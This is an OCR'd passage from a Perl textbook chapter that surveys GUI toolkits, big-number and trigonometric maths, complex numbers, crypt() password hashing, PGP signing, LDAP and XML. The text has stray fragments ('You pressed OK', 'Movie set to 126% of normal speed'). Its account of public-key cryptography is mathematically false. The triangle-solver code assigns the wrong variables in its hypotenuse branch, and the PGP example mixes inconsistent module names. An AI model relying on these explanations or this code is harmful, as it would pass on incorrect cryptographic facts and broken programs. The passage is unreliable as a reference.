
```
[01:06
[01:09 You pressed OK
```

## Perl/GTK+ and Perl/GNOME

My personal favorite of the graphical libraries is **GTK+** (its home page is at http://www.gtk.org/). GTK+ is used in GNOME, the GNU Network Object Model Environment. The GNOME project (which you can find at http://www.gnome.org/) aims to produce a fully featured, easy to use, *free* desktop for Linux and has become the *de facto* standard for Linux graphical applications.

GTK+ is the actual widget set, while the GNOME libraries provide all non-graphical features – drag and drop, file types and associations, communication between programs, and so on. There are Perl modules to interface with both GTK+ and GNOME, and it's quite possible to use GTK+ without using the additional features of GNOME. In fact, there are plenty of applications that do just that.


Check out the GTK+ and GNOME modules from CPAN – they're currently not very well documented, but contain plenty of examples to get you started.



## Glade

If you're familiar with languages like Visual Basic, you'll know that there's a much easier way to develop graphical applications. Just draw the windows and the menus and the boxes that you want, and attach pieces of code to them. Glade (http://www.glade.org/) is a tool to help you develop GTK+ and GNOME programs like this. Glade was initially designed for C and C++ programmers, but now bindings have been added for Perl and a host of other languages. It's a nice way to build graphical applications very quickly.

Here's a screenshot of Glade in operation:




You can use Glade to create extremely cool looking Perl/Gtk+ and Perl/GNOME applications in next to no time.

*For more information on GTK+, GNOME and Glade, see Peter Wright's 'Beginning GTK+/GNOME Programming' from Wrox Press (ISBN 1861003811).*

## Perl/Qt

Qt is yet another Linux widget library, designed by TrollTech systems (http://www.troll.no/). It's the widget set used in the K Desktop Environment (http://www.kde.org/). The `Qt` module on CPAN provides you with bindings for this.



This is a QMultiLineEdit widget, useful for small multi-line input fields

Movie set to 126% of normal speed

## Perl Win32 Module

If you have the Microsoft Windows SDK available on your computer, you can use Perl to create real graphical Windows applications. As well as this, the Win32 modules allow you to get at a whole host of Windows-specific things. For instance, `Win32::TieRegistry` allows you to manipulate the Windows registry as a Perl hash, allowing you to say:

```
use Win32::TieRegistry( Delimiter=>"/" );

$tips= $Registry->{"LMachine/Software/Microsoft/"}->
                  {"Windows/CurrentVersion/Explorer/Tips/"}
      or  die "Can't find the Windows tips\n";

$tips{'/186'}= "Be very careful when making changes to the Registry!";
```

in order to add a new tip to Windows Explorer, CPAN has a whole directory of Win32 modules.

## Perl Math

If computer programming is all about numbers, then why, you might ask, have we not provided any coverage of mathematics? Well, you don't have to be numerically inclined to use Perl, after all, it was originally designed for shuffling text. On the other hand, you may have gathered by now that it's grown somewhat beyond its original goals. We can also do a lot of mathematical processing in Perl as well.

### BigInt and BigFloat

Right at the beginning of the book, we learned that Perl's numbers were only 32 bits wide (or 64 bits if you've got the appropriate hardware). This means that we can only store numbers up to 2147483647 in integer format, and after that, we go over to floating-point and start losing precision. Now, this isn't something that's going to affect most operations we need to perform on a day-to-day basis, but there are some applications where this is important. What can we do about this?

The standard modules `Math::BigInt` and `Math::BigFloat` provide us with a way around this limitation. While we can't change the fact that a number is only 32 bits wide, we can stack up as many sets of 32 bits as we want to represent our data. The two modules do just this: They dynamically stack together 32 bit numbers to make a big number, wide enough to fit in our data. This means that we can have integers as big as we like, and have floating-point numbers as accurate as we like.

Simple use of the modules is straightforward. Just use the required module and then say:

```
my $bignum = Math::BigInt->new(1);
```

As you'll have guessed from what we saw of OO in Chapter 11, this constructs a new `Math::BigInt` object. The same can be done easily enough with the module `Math::BigFloat` (remember that we must give it the value 1). Now our math processing has suddenly got much more accurate:

```
#/usr/bin/perl
# bigfloat.plx
use strict;
use warnings;
use Math::BigFloat;

my $bignum = Math::BigFloat->new(1);
print "Without BigFloat : ", 1/3, "\n";
print "With BigFloat : ", $bignum/3, "\n";
```

This should give you something like this:

```
>perl bigfloat.plx
Without BigFloat : 0.333333333333333
With BigFloat : .3333333333333333333333333333333333333333
>
```

Notice that we didn't need to use any special functions to do the division. We could use the method `$bignum->fdiv`, like this:

```
print "With BigFloat : ", $bignum->fdiv(3), "\n";
```

However, `Math::BigFloat` and `Math::BigInt` **overload** the mathematical operators to automatically call the methods. In other words, they give the operators different functionality when dealing with objects of that type, so that they behave exactly the same with `BigFloat` and `BigInt` as they do with Perl's internal number formats.

We can show a few more of the features of these modules by trying something practical.

## Try It Out : Calculating Pi

The magical number pi (•), the ratio of a circle's circumference to its diameter, has fascinated mathematicians throughout the ages. We saw some of Max Cohen's deliberations on the number at the start of Chapter 5. People have spent their entire lives working out more and more decimal places of • – looking for patterns. Now we have powerful computers to do this for us, let's use Perl to calculate •.

The knowledge we need is that pi can be determined by the formula:

$$\pi = 16\tan^{-1}\frac{1}{5} - 4\tan^{-1}\frac{1}{239}$$

If you've not come across this little bit of math-trivia before, you can think of it as just one of those magical things in mathematics that you have to take on trust. Here's another one:

$$\tan^{-1}x = x - \frac{x^3}{3} + \frac{x^5}{5} - \frac{x^7}{7} + \frac{x^9}{9} - \frac{x^{11}}{11}\ldots$$

That's called the Taylor series. That series keeps going for as long as we want. It provides us with a better and better approximation to • – so long as we can make our calculations accurately. Using `Math::BigFloat`, we can:

```
#!/usr/bin/perl
# pi.plx
use Math::BigFloat;
```

```
sub atanf {
    my $x=shift;
    my $xsquared= $x*$x;
    my $result = Math::BigFloat->new("1");
    my $delta = Math::BigFloat->new("1");
    for (1..$Math::BigFloat::div_scale*2) {$delta/=10;}
    $result/=$x;
    my $divisor=1;
    my $term=$result;
    while ($term>$delta) {
        $divisor+=2; $term/=$xsquared; $result -= $term/$divisor;
        $divisor+=2; $term/=$xsquared; $result += $term/$divisor;
    }
    return $result;
}

sub pi {
    my $precision= shift;
    $Math::BigFloat::div_scale=$precision;
    my $a = atanf(5)*16-4*atanf(239);
    my $answer = $a->ffround(-$precision);
    $answer=~ s/E-$precision$//;
    $answer=~ s/^\+3/3./;
    $answer;
}
print pi(400);
```

Moreover, when we run this, we should, after a little calculation, get the first 400 digits of pi:.

```
>perl pi.plx
3.14159265358979323846264338327950288419716939937510582097494459230781640628620899
98628034825342117067982148086513282306647093844609550582231725359408128481117450284
8410270193852110555964462294895493038196442881097566593344612847564823378678316527
712019091456485669234603486104543266482133936072602491412737245870066063155881748
815209209628292540917153643678925903600113305305488204665213841469519415116079
>
```

### How It Works

Well, we're obliged to include a *How It Works* for you now, but frankly I'd understand if you decide to just take it on trust in this case. For those who really want to know, here's how it's done:

Instead of trying to compute those arctans of 1/5 and 1/239 directly, we calculate arctan of 1/x, split it into pairs (one minus, one plus) and have this identity:

$$\tan^{-1}\frac{1}{x} = x^{-1} - \frac{x^{-3}}{3} + \frac{x^{-5}}{5} - \frac{x^{-7}}{7} + \frac{x^{-9}}{9} - \frac{x^{-11}}{11}\ldots$$

This is our `atanf` subroutine in Perl:

```
sub atanf {
    my $x=shift;
```

Because each iteration sees the top row divided by the square of *x*, we cache that value to save looking it up every time:

```
    my $xsquared= $x*$x;
```

Now we create two floating-point numbers: one to store the result, the other to hold the delta (the value that tells us when we've got precise enough to stop):

```
    my $result = Math::BigFloat->new("1");
    my $delta = Math::BigFloat->new("1");
    for (1..$Math::BigFloat::div_scale*2) {$delta/=10;}
```

We start with *1/x*, the first term in our series above:

```
    $result/=$x;
```

We then have a divisor, which will be the rising sequence of odd numbers:

```
    my $divisor=1;
```

The terms will represent the top row of our equation:

```
    my $term=$result;
```

The terms will get smaller and smaller until they approach the delta. That's when we stop:

```
    while ($term>$delta) {
```

These next two lines calculate terms of the series. We increase the divisor, divide the term by *x* squared, and subtract or add the relevant term to the result:

```
        $divisor+=2; $term/=$xsquared; $result -= $term/$divisor;
        $divisor+=2; $term/=$xsquared; $result += $term/$divisor;
    }
    return $result;
}
```

We can now calculate pi using the relation above:

```
sub pi {
```

We get a number of decimal places to calculate to:

```
        my $precision = shift;
```

We tell `Math::BigFloat` to scale its divisions to this precision:

```
        $Math::BigFloat::div_scale=$precision;
```

Now we use the relation to calculate pi:

```
        my $a = atanf(5)*16-4*atanf(239);
```

The answer will be longer than however many digits we've asked for, but because we've only asked for a precision of `$precision`, that's how much we get. Hence, we round off the answer to that many decimal places:

```
        my $answer = $a->ffround(-$precision);
```

`ffround` returns a string in scientific notation, so we use a couple of regular expressions to convert it to standard notation before returning it.

```
        $answer=~ s/E-$precision$//;
        $answer=~ s/^\+3/3./;
        $answer;
    }
```


Of course, this may not be the fastest way to calculate • in Perl without any C extensions.

## Perl Data Language (PDL)

One of the most well known C extensions for mathematics in Perl is the Perl Data Language, founded by Kurt Glazebrook and now worked on by a host of Perl developers. It's mainly designed for manipulating matrices, the structures we looked at briefly in Chapter 7. Rather than handling matrices of arbitrary scalars, as we did, PDL concerns itself with matrices of numbers. It provides methods for summing, multiplying, transposing (rotating), and combining matrices. It also provides for the highly mathematically inclined – anyone who wants to know about eigenvalues, Gaussian elimination, determinants, and linear algebra will want to grab the `PDL` module from CPAN.

## Simple Trigonometry

As well as matrices and data, we can do trigonometry with Perl. Here's a reminder of all the fun that mathematicians can have with a right-angled triangle.



Here are the rules:

$$\sin\theta = \frac{y}{z} \quad \cos\theta = \frac{x}{z} \quad \tan\theta = \frac{y}{x}$$
$$x^2 + y^2 = z^2$$

The module that provides these and many other trigonometric identities is `Math::Trig`, a standard module included in the Perl distribution. We can use it to find unknown sides or angles.

## Try it out : Solving the triangle

Remember those homework assignments where you had two sides of a triangle and had to figure out the angle? Well, they're back to haunt you, but this time we can get the computer to do all the work for us:

```
#!/usr/bin/perl
# triangle.plx
use warnings;
use strict;
use Math::Trig;

print "Triangle solver\n";
print "Enter zero if something is unknown.\n";
print "Adjacent side (x) : ";
my $x=<>;
print "Opposite side (y) : ";
my $y=<>;
print "Hypotenuse (z) : ";
my $z=<>;
print "Angle (theta) : ";
my $theta = <>;
$theta = deg2rad($theta);

if (!$theta) {
    if    ($x and $y) { $theta = atan($y/$x) }
    elsif ($x and $z) { $theta = acos($x/$z) }
    elsif ($y and $z) { $theta = asin($y/$z) }
    else  { warn "Can't work out theta. (This'll hurt)\n"}
}
```

```
unless (0+$x) {
    if    ($y and $theta) { $x = $y/tan($theta)      }
    elsif ($z and $theta) { $x = $z*cos($theta)      }
    elsif ($z and $y)     { $x = sqrt($z**2 - $y**2) }
    else  { warn "Can't work out x.\n" }
}
unless (0+$y) {
    if    ($y and $theta) { $y = $x*tan($theta)      }
    elsif ($z and $theta) { $y = $z*sin($theta)      }
    elsif ($z and $x)     { $y = sqrt($z**2 - $x**2) }
    else  { warn "Can't work out y.\n" }
}
unless (0+$z) {
    if    ($y and $theta) { $y = $y/sin($theta)      }
    elsif ($x and $theta) { $y = $x/cos($theta)      }
    elsif ($y and $x)     { $y = sqrt($y**2 + $x**2) }
    else  { warn "Can't work out y.\n" }
}

$theta = rad2deg ($theta);
print "x: $x\ny: $y\nz: $z\ntheta: $theta\n";
```

Here's a sample run:

```
> perl triangle
Triangle solver
Enter zero if something is unknown.
Adjacent side (x) : 30
Opposite side (y) : 40
Hypotenuse (z) : 0
Angle (theta) : 0
x: 30
y: 40
z: 50
theta: 53.130102354156
>
```

One little throwaway line in that program is the thing that catches out a lot of people. The way we calculate theta is by using the `asin` (arcsine), `acos` (arccosine), or `atan` (arctangent) functions, which return an angle measured in radians, rather than the degrees we're used to. Similarly, those functions that take an angle as an argument (`sin()`, `cos()`, `tan()`) expect the angle to be measured in radians. For this reason, before returning the angle to the user, we perform a conversion on it using the line:

```
$theta = rad2deg($theta);
```

## Adding Complex Number Support

*Complex* number support? Isn't it complex enough already? Well, that's not exactly what we mean. If you've not come across complex numbers before, then the chances are you don't need them. However, if you have, you'll be pleased to discover that Perl can deal with complex numbers in a very simple and intuitive way, which bears some examination.

Complex numbers are numbers that combine real values (the ones we use in everyday life) with imaginary numbers – multiples of the square root of -1. When you square a negative number, you get a positive one. So, what do you square to get negative numbers? Let's try and take the square root of -1. In Perl, that's `sqrt(-1)`:

```
> perl –le "print sqrt(-1)"
Can't take sqrt of -1 at -e line 1.
>
```

OK. Let's try again:

```
> perl -MMath::Complex –e "print sqrt(-1)"
i
>
```

Aha! In mathematical circles, the square root of -1 is known as `i`, and a complex number is one that has a real part, such as 2, 3.7, -8.4, and so on, as well as an imaginary part, a part involving i. So '`0.5 + 0.2i`' is an example of a complex number.

We can do arithmetic with these numbers using the `Math::Complex` module as seen above. To create a complex number with a real part `$x` and an imaginary part `$y`, just say `$x+$y*i`:

```
> perl -MMath::Complex -le "$a = 3 + 5*i ; $b = 9 - .4*i; print $a*$b"
```

Perl keeps track of the real and imaginary parts and gives us the answer we'd expect:

```
29+43.8i
>
```

How? Here's the math:

```
    (3 + 5i)*(9 - .4i) = 3*9 + 3*(-.4i) + 5i * 9 + 5i*(-.4i)
                       = 27  - 1.2*i    + 45*i   - 2*i*i
```

Now, as we've just seen, `i*i` is -1, so:

```
    27 – 1.2*i + 45*i – 2*i*i     =     27 – 1.2i + 45i + 2
                                  =     29 + 43.8i
```

`Math::Complex` overloads all the mathematical operators to ensure that they keep track of imaginary parts as well as real parts.

## Security and Cryptography

Now, one of the most complex realms of mathematics (that isn't purely theoretical) is coding theory and cryptography. Perl provides modules for password checking as well as for encoding and decoding messages.

### *crypt – Password Security*

Perl has a built-in `crypt()` operator for helping with password security. It's important to know what the `crypt()` function is **not**. It *isn't* any use for encrypting data we want to decrypt later, since there's no corresponding `decrypt()` operator to undo it. It's not a reversible process. We'll cover encrypting data in the next section, but `crypt()` is purely about password security.

We can use the `crypt()` operator to store passwords in an unbreakable format (well, unbreakable without the massed number-crunching power of distributed.net):

```
#!/usr/bin/perl
# passcrypt.plx
use warnings;
use strict;

print "Please enter your password: ";
# See `perldoc -q password' for a better way to do this.
chomp($passwd = <>);

my $salt = join '',
   ('.', '/', 0..9, 'A'..'Z', 'a'..'z')[rand 64, rand 64];
$passwd = crypt($passwd, $salt);

# $passwd is now securely stored.
```

What this does is take a password and **hash** it. Hashing is the process of taking a piece of data and applying a mathematical formula to it (called a hash-function), which produces a value known as a hash-value. The hash-function should adhere to the following rules:

- It should always generate the same hash-value when given the same input data.
- It should generate different hash-values for different input data.

For cryptography, the following should also be true:

- It should be non-trivial (or impossible) to work out the original data from the hash-value.
- The hash-value should be very sensitive to small changes in the input data, generating completely different hash-values for only slightly different starting values.

The second value we passed to `crypt()` is a **salt**, a random two-character string used to influence the magic and provide more security. The hash-function used by `crypt()` mixes the salt in with the user password to generate the hash-value; which means that since the salt is random, even if two people choose the same password, the generated hash won't be the same. The two salt characters are included, unencrypted, at the beginning of the generated hash. If the string passed in as a salt is longer than two characters, `crypt()` only uses the first two characters in the calculation of the hash, which is handy, as we'll see in a moment.

A salt can be made up from the letters A-Z, a-z, the digits, a forward slash, or a full stop (you can see how we create one randomly above). Strictly speaking, the value is only pseudo-random, which wouldn't be enough to satisfy an encryption extremist, but it will serve our purposes. Note that depending on how your operating system works, you may or may not be restricted to `crypt`ing a maximum of eight letters.

So, what's the use of encrypting a password in a format we can't decrypt? Well, the next time the user tries to enter a password, if we get the same result, it's the same password. Remember that the salt is stored in the first two characters of the resulting string - the benefit of this is that you (or indeed, any other application) can check that the user knows the password by verifying that re-applying `crypt()` gets the same result, like this:

```
# Suppose we know $passwd is a crypted password
print "Please enter your password: ";
chomp(my $trypass = <>);

unless ($passwd eq crypt($trypass, $passwd)) {
   die "You're not who you say you are!";
}
```

How does this work? Let's say `$passwd` is the result of doing `crypt("elephant","K9")` – although no *good* password program would ever let you use such an obvious password! On my computer, that gives `K9pkgRY3QRS2k`. You can see that the salt, `K9`, is stored in the first two characters of the result.

Now, when we check what the user inputs, we'll call `crypt` with the input, and we'll use the known password as the salt. `crypt` only looks at the first two characters of the salt, which is `K9`, the salt used in the original. If the input is `elephant`, we're doing `crypt("elephant","K9")`, which will be `K9pkgRY3QRS2k` as before – it matches. If the input is something else, we'll get a different value.

We've therefore tested that the input corresponds to the initial password without having to decrypt anything, which is good, since we can't effectively decrypt it without huge amounts of hardware and time.

### Public Key Cryptography

The basis of all cryptography is that a message, the **plaintext**, is encrypted by means of an algorithm, a series of mathematical operations, and a key or password, to produce the **cyphertext** (the encrypted message). You can then send this encrypted message to a recipient, who will reverse the process and decode the message.

Of course, the problem is, how do you get the key to the recipient? Here we hit a chicken-and-egg scenario: If you don't have a secure way of getting unencrypted text to the recipient, you don't have a secure way to get them a key. Ideally, you would meet with your recipient in secret and exchange keys. However, in the world of international communications and business, this isn't always possible.

Let's imagine two secret agents. One agent wants to send the other agent some secret documents. The obvious thing for him to do is to lock them in a case, and send the case to the other agent. But how can he send him the key without that being at risk, too?

The answer is for the first agent not to have the key at all. The person who wants to receive the documents sends the first agent a case for which he has the key. Then all the first agent has to do is put the documents inside, lock the case and send it on its way. The second agent receives the case and can unlock it with the key that only he has.

That's all very well if you can wait for your messages to travel round the world in cases, but we're after something a little more high-tech and secure. The problem is finding a way of doing the same sort of thing as our two secret agents electronically.

The jewel in the crown of civilian cryptography has been the solving of that problem – an elegant solution known as **public key cryptography**. In public key cryptography, a portion of the key is revealed and a portion kept secret. One key encrypts and the other decrypts. It's like having one key that locks the case and another that unlocks it.

Almost all cryptographic algorithms depend on the area of number theory known as modulo arithmetic. The principle is simple: a number *x* is **congruent** to another number *y* if *x* is the remainder when *y* is divided by a base *b*:

```
x = y mod b
```

For example:

```
3 = 8 mod 5
```

In Perl, we could check for congruency like this:

```
sub is_congruent {
   my ($x, $y, $base) = @_;
   return ($y % $base == $x)
}
```

Public key cryptography is based on the search for two very large prime numbers, usually denoted as *p* and *q*, such that:

```
a = b mod p
b = a mod q
```

As you might be able to see from this, you can convert from a plaintext *a* to a cyphertext *b* using key *p*, and convert back using key *q*. Neither key can perform the other's operation. Because of this, it's safe to give away *p* to anyone who wants to encrypt a message for you. Only by knowing *q* can that message be decrypted. *p* is called the **public key**, and *q* the private key.

So, when public key cryptography is employed, I create these two mathematically related keys. I then publicize my public key as widely as possible, but hold onto my private key. When you wish to send me a message, you obtain my public key, and add it to your keyring. You can then instruct your software to encrypt the message with my public key, knowing that only my private key can decrypt it. Without the need for an insecure key exchange, you've sent me a message in relative security.

The process can also be applied to messages the other way around, of course, although the effects are somewhat different. If you were to encrypt a message with your private key, I could obtain your public key and use that to decrypt the message. Of course, this doesn't provide security – anyone else could intercept the message and then obtain your public key to decrypt it. However, because we know that your public key can only decrypt messages encrypted by your private key, we have verified that the message was indeed sent by you. This is called authentication and can be used for 'signing' electronic documents. Typically only a portion of the message, or sometimes a hash based on the document, is encrypted in this way and then appended to the unencrypted plaintext of the original message.

To provide both security and authentication, I apply both techniques. First I take a hash of the message (remember, the hash can only be generated using exactly the original text). By encrypting the hash with my private key, I sign the message. I then encrypt the whole thing, message plus signature, with your public key, so only your private key can decrypt it.

One successful computer program that makes use of this is called PGP – Pretty Good Privacy. PGP is provided in a variety of versions. The first distinction is between the official version and the international version. The original, official version was produced in the US and used the patented (and controlled) RSAREF algorithm.

The international version came about when the code was sneaked out of the United States to Norway through a loophole in US export regulations. Subsequently, functionally identical libraries not placed under copyright and patent replaced the RSAREF algorithm. The second distinction is between versions 2 and 5. Version 5 incorporates new algorithms and supports the old algorithms of version 2, but is only free for non-commercial use. Version 2 is placed under the MIT license.

The international version is available from http://www.pgpi.com/, for non-US citizens. US citizens should download from http://www.pgp.com/.

There are a number of Perl modules on CPAN that allow us to communicate with PGP, and we'll look here at the one called, simply, `PGP`. Assuming we've got PGP installed on our system, we can use the `PGP` CPAN module. What does it do? It opens a pipe to the `pgp` executable and provides us with a friendly interface to its features.

For instance, we can encrypt a message just by saying:

```
use PGP::Pipe;
my $pgp = PGP->new();
my $encrypted = $pgp->Encrypt(Text => "Hello, spook", Password => "mypass");
```

We can decrypt a message from a file like this:

```
my $decrypt = $pgp->Decrypt(File => "sekret.asc", Password => "23skidoo");
```

So, we can also sign a file or message, like this:

```
#!/usr/bin/perl
# pgpsign.plx
use warnings;
use strict;
use PGP::Pipe;

my $pgp = PGP::new;
print "What file do you want to sign? ";
my $file = <>;
chomp $file; die $! unless -e $file;

print "Enter your password: ";
use Term::Readkey;
ReadMode("noecho");
my $password = ReadLine(0);
ReadMode("echo");

print $pgp->Sign(File => $file, Password => $password, Armor => 1);
```

Here's a sample run:

```
>perl pgpsign.plx
What file do you want to sign? secrets.txt
Enter your password :
-----BEGIN PGP MESSAGE-----
Version: 2.6.3ia

owFdUT1oFEEUvouKuBAkYKMQ8g4CZ2BdUCNoKtGLcMaYcHeYCIq8u53dHXZu3t7M
jskGW4UQIyLY+BsV7Q6xESyshKAg2gVEGwsL7WIjQRBnT65xihne3/e+75vlgtm2
o3Bs38r4tw83Pv4UW6vFYm1u4E/p3e9acvfVtdHR92NDe84N7j5SWjl8c35zZPnz
ofXB7y++LM2M6yvXrw51O8mziw/eHJ3YeHS8/One/a/Pb2UPt6+J1bWR7o+30dav
xweH14vx8KWnF+4Etzd2vXz9xNtsYHdgb3NnSzGfp7pgTyPiGppEMdAC02CzIHjA
ICWooIRpjFCpzIX9EYMFRSkDFAJSG4VEPjTtgAtV518pTyum07HebL1juGIuzKIR
cJIoYcq1gEpHaEMhuLSjNd6yG/x+wkHpwxkymMEpTIkiDpjCnKJFmLXI2oPzZCA0
mc7ZLJYcp2qJpIAg7E0BREwkkIMw2SKjMGRtJlMIFLVh+nTFhQapkOZdqMfGd4GW
JHE/p6U7hvW2J0YJz3HqCWtxzKWijHXuxxTGVk01FES9DWf5FG8gBKQgZizhMoR2
blzIrA8KuMz9cHxUMaS8zazYfMoCTfKYJiztA4FRBBrbaHWcMKnt73+GfRWzTmeA
TbKVycsoQyY4QoUpMh6EglvAjExZ9X1HTRKq5bb9DJ7mbHK4nmH/94CfK8hsXYYe
zEgGPmae8xc=
=h4m+
-----END PGP MESSAGE-----
>
```

## Working With Data

In our chapter on databases, we saw how to use DBI to connect to relational databases. We can also use the techniques in Chapter 6 to read data from files on the disk. But of course, that's not all….

One truism of the computing age is that programming in any shape or form hasn't really changed under the hood. It's still the retrieval, processing and communication of data to the user. These days however, the concept of what data is and, more importantly, where it comes from is changing. We'll now quickly examine two new directions in the computing world for storing and representing data, LDAP and XML. Naturally, both can be used with Perl.

### *LDAP*

Although not strictly new, LDAP (Lightweight Directory Application Protocol) is a standard that most people are just now picking up on. LDAP is basically a hierarchical database and allows you to get to information through a series of keys: Internet address, organization name, department, division, and so on.

A long, long time ago, it used to be called X.500, and it used to be dreadful. Now big software companies are picking up on it and making it leaner and meaner. Microsoft's Active Directory and Novell's NDS are both built on top of LDAP and are used to store information about a network of computers: users, groups, domains, print queues, and so on.

You can also create your own categories of things to represent and give keys for each category. For instance, a company can use it not just to locate people and offices and store their contact information, which was how X.500 worked. (The 'Directory' in LDAP should be thought of more as a telephone directory than a disk directory.) They can also store their product catalogue, creating an object for each product, and giving a description, product code, suggested retail price, and so on.

Fortunately, an LDAP module `Net::LDAP` had already been built, it allowed Perl to connect to an LDAP server and store and retrieve information.

Of course, all we're really doing is creating data in a new and perhaps more efficient manner. And that's data that we should – and will – be able to access.

## *Different Types of Data - One Way to Present It*

With so many different data sources – LDAP, the web, text files, as well as any of the internet messaging protocols – I wouldn't blame you if you foresaw a world of problems that centered on how to represent, manipulate, and distribute data. One of the solutions to these problems is XML.

XML is being touted as a solution to almost everything these days – it cures all known data diseases. Nevertheless, it's actually very, very simple, really just a way of marking-up data so that a computer can interpret it. It's a simplified subset of a language called SGML (which also underlies many other markup languages, including HTML). XML is more popular than SGML because it's a lot easier to use, and there's much wider support for it in programming languages. (Another reason, of course, is because, like all new technologies this season, it has an 'X' in it!)

Although you can use whatever tags you want, there are a few conventional sets so that certain types of data are marked up in the same way. These conventions are called 'schema', and one of them that's becoming very widely known is XHTML, a schema for hypertext markup. XHTML aims to replace the current HTML standards.

One of the best uses of XML in Perl is to store complicated data structures and configuration files, things that need to be easy to read by a computer but possible to edit by a human. For example, I'm using it to store a database of computer programs. Here's what one entry would look like:

```
<package name="perl" installed="2000/04/22">
   <fullname> The Perl programming language </fullname>
   <version> 5.6.0 </version>
   <files>
      /usr/bin/perl
      . . .
   </files>
</package>
```

This database will, of course, be processed with Perl. There are a number of modules we can use – just search CPAN for 'XML' to get a full list. The one I prefer to use is called `XML::Simple`, because, as its name implies, it's really simple.

It depends on another, more complicated module, `XML::Parser::Expat`, and it provides you with two subroutines:

```
use XML::Simple;
my $hashref = XMLin("data.xml");
my $xmldata = XMLout($hashref);
```

There are various options to determine how the XML is read and produced, but as far as most uses go, that's all you need to know to turn your data structures into XML.

## Working on the Web

There's far more to the web than just CGI. As well as the running and administration of our web servers, there's client side scripting, active server pages, and a whole host of technologies that we can reach from Perl. As there are a huge number of books and references that cover these, we'll just outline a couple of the things particularly relevant for Perl.

### *Log Files*

With Perl designed for processing text files and reports, it's natural to use Perl to examine and analyze server logs. It's important for businesses to know who's visiting their site, which areas they're looking at, what's grabbing their attention, and what's likely to be the next big seller. Web server logs can be a source of vital business statistics.

There are two modules designed to help analyze server logs: `Log::Logger` and `Log::Topics`. For a full log analysis program written in Perl, have a look at Netizen's Eureka utility written by Kirrily Robert. It's a free download from http://bits.netizen.com.au/Eureka/.

### *PerlScript*

